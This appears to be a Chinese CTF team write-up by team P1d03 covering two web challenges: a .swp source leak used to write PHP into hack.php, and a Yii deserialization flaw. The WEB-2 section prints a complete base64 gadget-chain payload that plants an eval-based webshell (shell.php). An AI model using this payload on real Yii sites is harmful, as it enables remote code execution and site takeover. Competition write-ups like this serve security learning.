**P1d03战队WRITEUP**

## 战队信息

战队名称：P1d03

战队排名：212名

## 解题情况




## 解题过程

### WEB-1 find\_it



### 解题过程：


<http://eci-2ze8j3xqhbs4tmzz78l7.cloudeci1.ichunqiu.com/robots.txt>



存在swp文件，可以看的index.php的源码


<http://eci-2ze8j3xqhbs4tmzz78l7.cloudeci1.ichunqiu.com/.1ndexx.php.swp>

接收code参数，会读取flag.php，然后将值写到hack.php中




访问

<http://eci-2ze8j3xqhbs4tmzz78l7.cloudeci1.ichunqiu.com/?code=%3C?php+phpinfo();>



然后访问http://eci-2ze8j3xqhbs4tmzz78l7.cloudeci1.ichunqiu.com/hack.php

搜索flag



### flag值：

flag{8b775242-d6fd-458f-9cfd-d5cea22be714}

### WEB-2 framework



### 解题过程：


下载分析源码，/html/contollers/SiteController.php 存在反序列化

分析过程参考文章https://mp.weixin.qq.com/s/dZNkPToBaU1BcrFjqNZOGA




最后构造EXP，通过asset写webshell


/index.php?r=site%2Fabout&message=TzoyMzoieWlpXGRiXEJhdGNoUXVlcnlSZXN1bHQiOjE6e3M6MzY6IgB5aWlcZGJcQmF0Y2hRdWVyeVJlc3VsdABfZGF0YVJlYWRlciI7TzoxNToiRmFrZXJcR2VuZXJhdG9yIjoxOntzOjEzOiIAKgBmb3JtYXR0ZXJzIjthOjE6e3M6NToiY2xvc2UiO2E6Mjp7aTowO086MjE6InlpaVxyZXN0XENyZWF0ZUFjdGlvbiI6Mjp7czoxMToiY2hlY2tBY2Nlc3MiO3M6NjoiYXNzZXJ0IjtzOjI6ImlkIjtzOjQxOiJwcmVnX3JlcGxhY2UoJy8uKi9lJywgJF9SRVFVRVNUWydYJ10sICcnKSI7fWk6MTtzOjM6InJ1biI7fX19fQ==&X=die(eval($\_GET['Y']));&Y=file\_put\_contents('/var/www/html/web/shell.php','<?php+eval($\_POST[X]);');

